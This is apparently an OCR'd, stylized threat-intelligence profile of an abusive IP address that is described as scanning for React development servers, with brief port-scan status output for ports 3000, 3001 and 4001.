


SYSTEM
IP: 91.224.92.177 | INTEL: 5/7 LOGGED
91.224.92.177
4,265 EVENTS
INTRUSION
A lone wolf. 100% Abuse Confidence.

The trace pointed to the UK, a ghost packet bleeding from a cloud hosting node.



IP: 91.224.92.177 | INTEL: 5/7 LOGGED
PORT 3000
PORT 3001
SCAN
AN
PORT 4001
Hunting for React servers.

```
[+] Scanning...
PORT 3000 Status: Open
Service identified: HTTP_React
Protocol: TCP
```

```
[+] Scanning...
PORT 3001 Status: Open
Service identified: HTTP_React
Protocol: TCP
```


```
[+] Scanning...
PORT 4001 Status: Filtered
React_Check: PENDING
Attempting reconnect...
```

